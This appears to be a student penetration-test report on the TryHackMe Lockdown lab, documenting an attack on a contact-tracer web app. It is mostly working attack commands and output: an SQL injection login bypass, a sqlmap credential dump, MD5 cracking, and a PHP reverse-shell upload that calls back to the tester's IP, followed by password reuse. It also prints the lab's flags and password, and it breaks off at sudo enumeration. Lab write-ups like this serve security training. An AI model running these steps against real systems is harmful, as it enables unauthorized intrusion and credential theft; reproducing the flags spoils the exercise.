

PENETRATION TESTING REPORT

TryHackMe - Lockdown Lab

Web Application & Privilege Escalation Assessment


Prepared By	Andayi Jonathan Jabali
Institution	eMobilis Technology Training Institute
Target	contacttracer.thm (Coronavirus Contact Tracer)
Date	April 21, 2026
Classification	CONFIDENTIAL - For Academic Purposes Only
Platform	TryHackMe - Lockdown Room

1. Executive Summary

This report presents the findings of a penetration test conducted against the TryHackMe Lockdown machine, a simulated web application server running the Coronavirus Contact Tracer (CTS-QR) application. The assessment was carried out to identify vulnerabilities, exploit them, and document the attack path from initial reconnaissance to full system compromise.

The assessment revealed multiple critical vulnerabilities including SQL injection, unrestricted file upload, and a privilege escalation path involving ClamAV antivirus scan script abuse. These vulnerabilities collectively allowed complete compromise of the target system, resulting in root-level access.


Assessment Metric	Result
Target IP	10.113.172.10 (Machine IP varies per session)
Open Ports	22/TCP (SSH), 80/TCP (HTTP)
Vulnerabilities Found	4 Critical / 1 High
Initial Access	SQL Injection + PHP File Upload
Privilege Escalation	ClamAV Rule Injection via sudo
User Flag	THM{w4c1F5AuUNhHCJRtiGtRqZyp0QJDibWS}
Root Flag	THM{IQ23Em4VGX91cvxslzatpUvrW9GZZJxm}
Full Compromise	Yes - Root Access Achieved



2. Methodology

The penetration test was conducted following a structured approach modelled on real-world red team engagements. The following phases were executed sequentially:

1. **Reconnaissance & Enumeration** - Port scanning, service identification, web directory enumeration
2. **Vulnerability Identification** - Source code analysis, SQL injection testing, file upload analysis
3. **Exploitation** - SQL injection, credential cracking, PHP reverse shell upload
4. **Post-Exploitation & Privilege Escalation** - ClamAV abuse, shadow file extraction, root access
5. **Reporting** - Documentation of findings, evidence, and recommendations



3. Phase 1: Reconnaissance & Enumeration

3.1 Port Scanning (Nmap)

The first step was to identify open ports and running services on the target system. Nmap was used with service version detection flags:

```
sudo nmap -sV -p22,80 <TARGET_IP> -Pn
```

Command Breakdown:

- sV: Enables service/version detection — tells us what software is running on each port
- p22,80: Scans only port 22 (SSH) and port 80 (HTTP) for efficiency
- Pn: Skips the ping/host discovery phase — used because the machine blocks ICMP ping probes

Results:

Port	State	Service	Version
22/TCP	Open	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
80/TCP	Open	HTTP	Apache httpd 2.4.41 (Ubuntu)

```
(jones@kali)-[~/Downloads]
└─$ sudo nmap -sV -p22,80 10.112.158.111 -Pn
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-21 18:51 -0400
Nmap scan report for contacttracer.thm (10.112.158.111)
Host is up (0.14s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.19 seconds
```


3.2 DNS / Hosts File Configuration

Navigating to the target IP on port 80 in a browser triggered a redirect to the hostname `contacttracer.thm`. Since this is an internal lab hostname, it was manually added to the `/etc/hosts` file to allow resolution:

```
echo "<TARGET_IP> contacttracer.thm" | sudo tee -a /etc/hosts
```

Command Breakdown:

- `echo`: Prints the mapping "`<IP> contacttracer.thm`" to standard output
- `sudo tee -a /etc/hosts`: Appends the mapping to the system hosts file with root privileges
- `-a` flag: Appends instead of overwriting the file



```
(jones@kali)-[~/Downloads]
└─$ export IP=10.112.158.111

(jones@kali)-[~/Downloads]
└─$ echo $IP
10.112.158.111

(jones@kali)-[~/Downloads]
└─$ cat /etc/hosts | grep contacttracer
10.112.158.111 contacttracer.thm
```

3.3 Web Directory Enumeration (Gobuster)

With the site accessible, Gobuster was used to brute-force hidden directories and files:

```
gobuster dir -u http://contacttracer.thm -w /usr/share/wordlists/dirb/common.txt -t 10
```

Command Breakdown:

- `dir`: Directory/file enumeration mode
- `-u http://contacttracer.thm`: The target URL to enumerate
- `-w /usr/share/wordlists/dirb/common.txt`: Wordlist of common directory names to try
- `-t 10`: Use 10 threads for faster scanning

Key Directories Discovered:

- /admin (301) → http://contacttracer.thm/admin/ — Admin control panel
- /classes (301) → Contains PHP class files including Login.php and SystemSettings.php
- /uploads (301) → Directory where uploaded files are stored
- /dist, /plugins, /inc, /temp — Application assets and libraries

```
Session Actions Edit View Help
vpn nmap jones@kali: ~/Downloads
└─$ gobuster dir -u http://contacttracer.thm -w /usr/share/wordlists/dirb/common.txt -t 10
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://contacttracer.thm
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 282]
.htaccess (Status: 403) [Size: 282]
.htpasswd (Status: 403) [Size: 282]
admin (Status: 301) [Size: 322] [→ http://contacttracer.thm/admin/]
build (Status: 301) [Size: 322] [→ http://contacttracer.thm/build/]
classes (Status: 301) [Size: 324] [→ http://contacttracer.thm/classes/]
dist (Status: 301) [Size: 321] [→ http://contacttracer.thm/dist/]
inc (Status: 301) [Size: 320] [→ http://contacttracer.thm/inc/]
index.php (Status: 200) [Size: 17762]
libs (Status: 301) [Size: 321] [→ http://contacttracer.thm/libs/]
plugins (Status: 301) [Size: 324] [→ http://contacttracer.thm/plugins/]
server-status (Status: 403) [Size: 282]
temp (Status: 301) [Size: 321] [→ http://contacttracer.thm/temp/]
uploads (Status: 301) [Size: 324] [→ http://contacttracer.thm/uploads/]
Progress: 4613 / 4613 (100.00%)
Finished
```

4. Phase 2: Vulnerability Discovery

4.1 SQL Injection Discovery

Severity: **Critical**

The admin login page at /admin/login.php was tested for SQL injection. A failed login attempt was made via curl to observe the server response:

```
curl -X POST -d 'password=aaaa&username=aaaa'
http://contacttracer.thm/classes/Login.php?f=login
```

```
Session Actions Edit View Help
vpn nmap jones@kali: ~/Downloads
└─$ curl -X POST -d 'password=aaaa&username=aaaa' http://contacttracer.thm/classes/Login.php?f=login
{"status": "incorrect", "last_qry": "SELECT * from users where username = 'aaaa' and password = md5('aaaa') "}

└─$ curl -X POST -d 'password=aaaa&username=' OR 1=1 -- http://contacttracer.thm/classes/Login.php?f=login
{"status": "success"}
```

Server Response:

```
{"status": "incorrect", "last_qry": "SELECT * from users where username = 'aaaa' and
password = md5('aaaa') "}
```

The server exposed the raw SQL query in its error response — a major vulnerability. This reveals:

- The exact SQL query structure used for authentication
- That passwords are hashed with the MD5 algorithm
- That the username parameter is directly injected into the SQL query without sanitisation

4.2 File Upload Vulnerability

Severity: **Critical**

Reviewing the JavaScript source at `/dist/js/script.js`, a form submission function was found that sends files to the `SystemSettings.php?f=update_settings` endpoint. Source code inspection showed no client-side file type validation, meaning any file type could be uploaded as the system logo — including PHP scripts.

5. Phase 3: Exploitation

5.1 SQL Injection — Authentication Bypass

Using the discovered query structure, a classic OR-based SQL injection payload was crafted to bypass authentication entirely:

```
curl -X POST -d "password=aaaa&username=' OR 1=1-- -'"
http://contacttracer.thm/classes/Login.php?f=login
```


Command Breakdown:

- `' OR 1=1-- -`: The SQL injection payload. The single quote closes the username string, `OR 1=1` makes the condition always true, and `-- -` comments out the rest of the query (including the password check)

Server Response:

```
{"status": "success"}
```

Authentication was completely bypassed, granting admin-level access to the application.



```
(jones@kali)-[~/Downloads]
└─$ cat > ~/Downloads/req.txt << 'EOF'
POST /classes/Login.php?f=login HTTP/1.1
Host: contacttracer.thm
Content-Type: application/x-www-form-urlencoded
username=admin&password=admin
EOF

(jones@kali)-[~/Downloads]
└─$ cat ~/Downloads/req.txt
POST /classes/Login.php?f=login HTTP/1.1
Host: contacttracer.thm
Content-Type: application/x-www-form-urlencoded
username=admin&password=admin
```

5.2 Database Dump — sqlmap

To extract credentials from the database, sqlmap was used with a captured request file:

```
sqlmap -r ~/Downloads/req.txt --batch --dbs
```

Command Breakdown:

- -r req.txt: Loads a saved HTTP request file (captured with curl or Burp Suite)
- --batch: Runs sqlmap automatically without prompting for user input
- --dbs: Enumerates all accessible databases

Databases found: cts_db, information_schema, performance_schema

```
sqlmap -r ~/Downloads/req.txt --batch --dump -D cts_db -T users -C username,password
```

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:08:29 /2026-04-21/

[19:08:29] [INFO] parsing HTTP request from '/home/jones/Downloads/req.txt'
[19:08:30] [INFO] resuming back-end DBMS 'mysql'
[19:08:30] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=fndhbdd1ko0...bbtvutmr36'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=admin' AND (SELECT 6591 FROM (SELECT(SLEEP(5)))cuNK) AND 'EuLB'='EuLB6password=admin'

[19:08:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41, PHP
back-end DBMS: MySQL >= 5.0.12
[19:08:30] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database 'cts_db'
[19:08:30] [INFO] fetching number of column(s) 'password,username' entries for table 'users' in database 'cts_db'
[19:08:30] [INFO] resumed: 1
  
```

Command Breakdown:

- --dump: Extracts data from the specified table
- -D cts_db: Target the cts_db database
- -T users: Target the users table
- -C username,password: Extract only the username and password columns

Result — Credentials Extracted:

Username	Password Hash (MD5)
----------	---------------------

admin	3eba6f73c19818c36ba8fea761a3ce6d
-------	----------------------------------

```

[19:08:30] [INFO] resumed: 3eba6f73c19818c36ba8fea761a3ce6d
[19:08:30] [INFO] resumed: admin
[19:08:30] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[19:08:30] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[19:08:30] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[19:08:30] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[19:08:30] [INFO] starting 2 processes
[19:08:43] [WARNING] no clear password(s) found
Database: cts_db
Table: users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | 3eba6f73c19818c36ba8fea761a3ce6d |
+-----+-----+

[19:08:43] [INFO] table 'cts_db.users' dumped to CSV file '/home/jones/.local/share/sqlmap/output/contacttracer.thm/dump/cts_db/users.csv'
[19:08:43] [INFO] fetched data logged to text files under '/home/jones/.local/share/sqlmap/output/contacttracer.thm'
[*] ending @ 19:08:43 /2026-04-21/

```

5.3 Password Hash Cracking — John the Ripper

The extracted MD5 hash was saved to a file and cracked using John the Ripper with the rockyou wordlist:

```

echo '3eba6f73c19818c36ba8fea761a3ce6d' > ~/Downloads/hash
john ~/Downloads/hash --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt

```

Command Breakdown:

- john: John the Ripper — a password cracking tool
- --format=Raw-MD5: Tells John the hash type is a plain (unsalted) MD5 hash
- --wordlist=rockyou.txt: Uses the rockyou wordlist, which contains over 14 million common passwords

Result:

```

sweetpandemonium (admin)

(jones@kali)-[~/Downloads]
$ echo "3eba6f73c19818c36ba8fea761a3ce6d" > ~/Downloads/hash

(jones@kali)-[~/Downloads]
$ john ~/Downloads/hash --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(jones@kali)-[~/Downloads]
$ john ~/Downloads/hash --format=Raw-MD5 --show
?:sweetpandemonium

1 password hash cracked, 0 left

```

5.4 PHP Reverse Shell Upload

First find your ip

```


(jones@kali)-[~/Downloads]
$ ip a | grep tun0
3: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1380 qdisc noqueue state UP group default qlen 1000
    inet 192.168.217.254/17 brd 192.168.255.255 scope global tun0

```

Use sudo nano /etc/hosts to edit the php file this is very important.

With admin credentials obtained, a PHP reverse shell was prepared and uploaded via the system logo upload feature:


```
cp /usr/share/webshells/php/php-reverse-shell.php ~/Downloads/shell.php
# Edit shell.php: set $ip = '192.168.217.254' and $port = 1234
```



```
Session Actions Edit View Help
vprn nmap Sqlmap jones@kali: ~/Downloads
GNU nano 8.7.1 /home/jones/Downloads/shell.php *
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.255.255'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
// Daemonise ourself if possible to avoid zombies later
//
```

The shell was uploaded using the admin session cookie:


```
curl -X POST -d 'username=admin&password=sweetpandemonium'
http://contacttracer.thm/classes/Login.php?f=login -c ~/Downloads/cookies.txt
curl -b ~/Downloads/cookies.txt -F "img=@/home/jones/Downloads/shell.php"
http://contacttracer.thm/classes/SystemSettings.php?f=update_settings
```



```
(jones@kali)-[~/Downloads]
$ cp /usr/share/webshells/php/php-reverse-shell.php ~/Downloads/shell.php
(jones@kali)-[~/Downloads]
$ nano ~/Downloads/shell.php
(jones@kali)-[~/Downloads]
$ curl -X POST -d 'username=admin&password=sweetpandemonium' http://contacttracer.thm/classes/Login.php?f=login -c ~/Downloads/cookies.txt
{"status": "success"}
(jones@kali)-[~/Downloads]
$ curl -b ~/Downloads/cookies.txt -F "img=@/home/jones/Downloads/shell.php" http://contacttracer.thm/classes/SystemSettings.php?f=update_set
tings
1
```

A Netcat listener was started to catch the incoming connection:

```
nc -lnvp 1234
```



```
jones@kali: ~/Downloads
Session Actions Edit View Help
vprn ... jones@k...wnloads ... jones@k...wnloads
(jones@kali)-[~/Downloads]
$ nc -lnvp 1234
listening on [any] 1234
```

Command Breakdown:


- -l: Listen mode — wait for incoming connections
- -n: No DNS resolution — use numeric IPs only
- -v: Verbose — show connection details
- -p 1234: Listen on port 1234

The uploaded shell was triggered by accessing it directly:

```
curl http://contacttracer.thm/uploads/<filename>_shell.php
```

Result — Shell received:

```
connect to [192.168.217.254] from (UNKNOWN) [10.113.172.10]  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



```
Session Actions Edit View Help
vpn nmap jones@kali: ~/Downloads listener

(jones@kali)~/Downloads
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.217.254] from (UNKNOWN) [10.114.177.33] 52312
Linux ip-10-114-177-33 5.15.0-139-generic #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
20:08:49 up 2:07, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

6. Phase 4: Post-Exploitation & Privilege Escalation

6.1 Shell Stabilisation & User Switch

The raw netcat shell was upgraded to a full interactive TTY:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Reading `/etc/passwd` revealed two non-system users: cyrus and maxine. The previously cracked password was reused to switch to the cyrus user (credential reuse vulnerability):

```
su cyrus # Password: sweetpandemonium
```

```
Session Actions Edit View Help
vpn x nmap x jones@kali: ~/Downloads x listener x user x

(jones@kali)-[~/Downloads]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.217.254] from (UNKNOWN) [10.114.177.33] 52312
Linux ip-10-114-177-33 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08
20:08:49 up 2:07, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-114-177-33:/$ cat /etc/passwd | grep -v nologin | grep -v false
<$ cat /etc/passwd | grep -v nologin | grep -v false
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
maxine:x:1000:1000:maxine:/home/maxine:/bin/bash
cyrus:x:1001:1001::/home/cyrus:/bin/bash
ssm-user:x:1002:1002::/home/ssm-user:/bin/sh
ubuntu:x:1003:1004:Ubuntu:/home/ubuntu:/bin/bash
www-data@ip-10-114-177-33:/$ su cyrus
su cyrus
Password: sweetpandemonium

cyrus@ip-10-114-177-33:/$
```

6.2 User Flag — cyrus

```
cat /home/cyrus/user.txt
THM{w4c1F5AuUNhHCJRtiGtRqZyp0QJDibWS}
```

```
www-data@ip-10-114-177-33:/$ su cyrus
su cyrus
Password: sweetpandemonium

cyrus@ip-10-114-177-33:/$ cat /home/cyrus/user.txt
cat /home/cyrus/user.txt
THM{w4c1F5AuUNhHCJRtiGtRqZyp0QJDibWS}
cyrus@ip-10-114-177-33:/$ sudo -l
sudo -l
[sudo] password for cyrus:
```

6.3 Sudo Enumeration

Checking sudo permissions for the cyrus user:

